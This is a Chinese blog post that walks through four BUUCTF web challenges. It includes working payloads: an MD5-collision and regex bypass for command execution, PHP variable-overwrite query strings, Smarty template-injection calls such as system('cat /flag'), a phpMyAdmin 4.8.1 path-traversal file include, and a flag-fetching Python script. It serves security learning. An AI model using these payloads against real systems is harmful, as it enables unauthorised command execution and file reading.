buu web 41-44 writeup

原创

Sk1y 于 2021-03-02 21:15:36 发布 123 收藏
分类专栏： CTF刷题记录 文章标签： 安全 web

buu web 41-44 writeup

[安洵杯 2019]easy_web

解题过程

1.base64解码

2.继续base64解码

3.hex转字符串

4.找index.php源码

5.代码审计

6.burp抓包（尽量别用hackbar，会对url造成影响）

[BJDCTF2020]Mark loves

解题过程

1.第一个exit($handsome)

2.第二个exit($yds)

3.第三个exit($is)

[BJDCTF2020]The mystery of ip

解题过程


[GWCTF 2019]我有一个数据库

解题过程

相关资料

[安洵杯 2019]easy_web

题目：



解题过程

打开后，显示如下，....写得过于真实。。。

注意观察url，url中GET方式传了两个值img 和cmd ，注意这两个参数（**img参数在之后的找出源码发挥重要作用，cmd在之后的命令执行找flag发挥作用**）

```
http://f0418f30-7527-44ff-bc26-9f949861fa76.node3.buuoj.cn/index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=
```

1.base64解码

img的值看着像base64编码，解码

2.继续base64解码

因为解码得到的结果还是感觉像base64，继续解码

3.hex转字符串

做题太少，当时不知道这段字符串干嘛用的， 在hex（十六进制）转字符串，工具网站：https://tool.lu/hexstr/，得到

在这里大概猜到**img的作用：传入img，首先对img进行两次base64解码，得到hex，再转字符串（即文件名），服务端会将存在的文件返回到客户端，（比如默认返回的是555.png这个图片）**


如果我的思路有问题欢迎指正

4.找index.php源码

首先对"index.php"进行转成十六进制，再两次base64编码，作为img的值传入即可

（1）转成16进制

（2）**base64**编码两次



（3）将**base64**编码得到的值传入，在**url**中得到**index.php**的**base64**编码

进行base64解码

```
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixiï½ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|f
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}
```

5.代码审计

index.php代码大致分为两部分，上一部分对img进行防护，但是我们看到img对得到flag并没有帮助

下一部分，对cmd进行防护过滤，包括正则匹配和md5强碰撞的知识点

（1）正则匹配绕过（感谢师傅的耐心指点）

我们看到过滤了很多关键词，主要是|\\|\\\\| 这个点，网上的wp有些是将\\ \\\\分开看的，但是\\不能过滤\ ,\\\ 和\\\\可以过滤\，（注意前提：单独使用）这个参考师傅的wp：php中三个\\\和四个\\\\

但是在这个题目中正则匹配 **"|\\|\\\\|"** ,\\ 和\\\\连接在一起，这会对本应该能过滤的\造成影响

本地复现下

```
<?php
$cmd='ca\t%20flag';
$cmd1="ca\t%20flag";
$pattern="/\\|\\\\/i";
var_dump($pattern);
if(preg_match($pattern, $cmd))
echo "过滤成功";
else
echo "绕过成功";
echo "\n";
?>

---------- php5.69 ----------
string(7) "/\|\\/i"
绕过成功

输出完成 (耗时 0 秒) - 正常终止
```

注意： var_dump($pattern); 结果是string(7) "/\|\\/i" 所以传到正则函数中时， "/\|\\/i"中的 \ 又会进行转义，所以实际过滤的字符串是|\

各位可以试一下**ehco $cmd**和**echo $cmd1**，对理解这个正则过滤很有帮助。

（2）md5强碰撞

```
if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b']))
```

POST传值a和b，要求对a和b进行转字符串后两者值不相同，同时a和b的md5编码相同（注意a和b有一点细微的差别，不是相同的字符串，a中的是%00，b中的是%02 ，所以转字符串后就不相同）

```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
```

```
b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
```

本地实验

```
<?php
$a="%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%
$b="%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%

$a=urldecode($a);
$b=urldecode($b);

var_dump(md5($a));
echo "\n";

var_dump(md5($b));
echo "\n";

---------- php5.69 ----------
string(32) "008ee33a9d58b51cfeb425b0959121c9"

string(32) "008ee33a9d58b51cfeb425b0959121c9"


输出完成 (耗时 0 秒) - 正常终止
```

6.burp抓包（尽量别用hackbar，会对url造成影响）

（1）将传值方式改为POST

（2）POST传值a和b

（3）可以将第一行img中的值删除（这个无所谓，主要是删了后响应会更好看一点）

（4）cmd=dir ，查看文件目录，发现和之前推测的一样，改目录有各种文件，555.png，index.php等，可以通过改变url的值得到

```
POST /index.php?img=&cmd=dir HTTP/1.1
Host: f0418f30-7527-44ff-bc26-9f949861fa76.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 389
Origin: http://f0418f30-7527-44ff-bc26-9f949861fa76.node3.buuoj.cn
Connection: close
Referer:
http://f0418f30-7527-44ff-bc26-9f949861fa76.node3.buuoj.cn/index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=
Cookie: UM_distinctid=177607373b716c-05d3ca18170f09-4c3f217f-144000-177607373b8995
Upgrade-Insecure-Requests: 1

a=
%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&b=
%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 27 Feb 2021 16:52:44 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 286
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

<img src=''>
</img>
<br>
dir<br>
555.png  bj.png  ctf3.jpeg  index.php
<html>
  <style>
    body{
      background:url(./bj.png)no-repeat center center;
      background-size:cover;
      background-attachment:fixed;
      background-color:#CCCCCC;
    }
  </style>
  <body>
```


（5）cmd=dir%20/ ,查看根目录（经验，flag在/根目录）

```
dir /<br>
bin   dev  flag  lib  media  opt   root  sbin  sys  usr
boot  etc  home  lib64  mnt    proc  run   srv   tmp  var
<html>
```

（6）cmd=ca\t%20/flag，经过前面的分析没有过滤\，过滤的其实是|\,所以这里用\绕过防护cat就行

```
ca\t /flag<br>
flag{fb3ef619-fe64-4f50-8ae1-c207f5cbe33c}
```


（7）看师傅们的wp，可以用sort函数，cmd=sort%20/flag

> sort函数：sort将文件的每一行作为一个单位相互比较，比较原则是从首字符向后依次按ASCII码进行比较，最后将它们按升序输出（就是按行排序）


```
</img>
<br>
sort /flag<br>
flag{fb3ef619-fe64-4f50-8ae1-c207f5cbe33c}
<html>
  <style>
```

[BJDCTF2020]Mark loves

题目：buu



解题过程



.git源码泄露，在python2.x的环境下运行，注意GitHack.py，其他人可能名称和我的不一样，执行后，在该目录下会有网站源码

```
python2 GitHack.py http://6c7e2a80-81d9-4ac0-a658-d349a99b5b43.node3.buuoj.cn/.git/
```

点开index.php，进行代码审计

```
<?php

include 'flag.php';

$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;         //注意和下面的区别，如果传入两个变量，键名的值为后面value
}

foreach($_GET as $x => $y){
    $$x = $$y;        //如果传入两个变量，则key的值为value代表的值
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}



echo "the flag is: ".$flag;
```

看到源码，这个牵扯到php变量覆盖漏洞：资料传送门

首先分析，可能得到flag得方式有两种：

1.exit()函数

> exit() 函数输出一条消息，并退出当前脚本。
>
> 该函数是 die()函数的别名。

2.最后一句echo "the flag is: ".$flag;输出$flag。。下面进行具体分析

1.第一个exit($handsome)

先上payload

```
?a=flag&flag=a&handsome=flag
```

对相关代码进行分析

```
foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}
```

第一个foreach的结果是**$a**等于**$flag**的值，**$flag**等于**$a**的值，也就是**$flag=$flag,$handsome**等于**$flag**的值

第二个foreach，当循环到a=flag时，$x=a,$y=flag,这时$_GET['flag']===$x成立，且$x!=='flag'也成立，执行exit($handsome)

2.第二个exit($yds)

payload

```
?yds=flag
```

对相关代码进行分析

```
foreach($_GET as $x => $y){
    $$x = $$y;
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}
```

$x=yds,$y=flag,则$($x)=$($y)即为$(yds)=$(flag),这样的话变量**$yds**的值就是**$flag**的值，然后再进行exit($yds)，也就是输出flag.

3.第三个**exit($is)**

payload

```
?is=flag&flag=flag
```

对相关代码进行分析

```
foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){
    exit($yds);
}

if($_POST['flag'] === 'flag'  || $_GET['flag'] === 'flag'){
    exit($is);
}
```

类似于第二个exit的分析，

$x=is,$y=flag,则**$$x=$$y**即**$is=$flag,**这主要是为了执行**exit($is)**的时候输出**$flag**的值

$x=flag,$y=flag,则**$$x=$$y**即**$flag=$flag**，这主要是为了满足第三个if，同时绕过第二个if，然后执行exit($is),即输出flag

$_GET['flag']==='flag'这一点当时有一点疑惑，所以再本地复现了一下

在一个目录下，有test.php，flag.php,里面是hello world

复现源码，下面是test.php

```
$flag = file_get_contents('flag.php');
$is = "cat";
foreach($_GET as $x => $y){
    $$x = $$y;
}

echo $_GET['flag'];
echo "<br>";
if($_GET['flag']==='flag')
 exit($is);
```

payload:

```
http://127.0.0.1/test.php?is=flag&flag=flag
```

回显：


flag
hello world

下面是相应的python脚本，写得比较粗糙，三个payload都可以

```
import requests
import re
url="http://6b4c2f12-e4ce-41d6-a59e-94359d675519.node3.buuoj.cn/"
table=""
#payload="?yds=flag"
payload="?is=flag&flag=flag"
#payload="?a=flag&flag=a&handsome=flag"
ra = requests.get(url+payload).text
table=re.findall(r"flag{(.+?)}",ra)   #寻找符合flag{}形式的字符串，返回的table的是一个数组
table='flag{'+table[0]+'}'    #找数组的第一个字符串
print(table)
```

[BJDCTF2020]The mystery of ip

题目：buu



解题过程

点击flag，界面回显是我的ip地址，当时的直接反应是burp抓包，加上X-Forwarded-For:127.0.0.1,试了试，发现回显没有变化。太菜了太菜了。。。

还是看了师傅们的wp，才知道这个题目考察的是模板注入。首先测试

```
X-Forwarded-For:{{7+7}}
```

回显：

然后就简单了

可以找一下flag的位置

```
X-Forwarded-For:{{system('find / -name flag')}}
```

回显：

flag在根目录下，（其实也应该想到的，刷了那么多题目，基本上都是在根目录下）

下面是一些可以得到flag的命令：

```
{{system('cat /flag')}}
{{system('cat ../../../flag')}}
{{show_source('/flag')}}
{{readfile('/flag')}}
```

另外看师傅们的wp，知道了这个是smarty注入

查看**smarty**的版本，确定了是smarty注入


smarty支持使用{php}{/php}标签执行包裹其中的php指令，但是本题会报错

可以使用**if**标签

> Smarty的{if}条件判断和PHP的if非常相似，只是增加了一些特性。每个{if}必须有一个配对的{/if}，也可以使用{else} 和{elseif}，全部的PHP条件表达式和函数都可以在if内使用，如||*, or, &&, and, is_array(), 等等，如：{if is_array($array)}{/if}*


根据if标签得到找flag的命令：

```
{if show_source('/flag')}{/if}
{if system('cat ../../../flag')}{/if}
{if system('cat /flag')}{/if}
{{readfile('/flag')}}
```



[GWCTF 2019]我有一个数据库

题目：buu



解题过程

打开题目

这。。。什么玩意？

御剑扫目录phpmyadmin，访问直接登录phpmyadmin，不需要输入用户名和密码

注意查看phpmyadmin的版本4.8.1，百度一下，发现存在任意文件包含漏洞，可以通过目录穿越包含任意文件，下面是一个例子

```
?target=db_datadict.php%253f/../../../../../../../../../Windows/DATE.ini
```

至于我们这里，因为看到linux，则按照经验flag在根目录下，上payload

```
phpmyadmin/?target=db_datadict.php%253f/../../../../../../../../../flag
```

得到flag

相关资料

1.hex转换在线工具

2.为什么3个\在php中等于4个\

3.php中三个\和四个\的解释及关系

4.php变量覆盖漏洞原理及复现

5.php模板注入(smarty注入)

6.phpmyadmin4.8.1远程包含漏洞复现

7.phpmyadmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）

8.御剑下载，安装，使用教程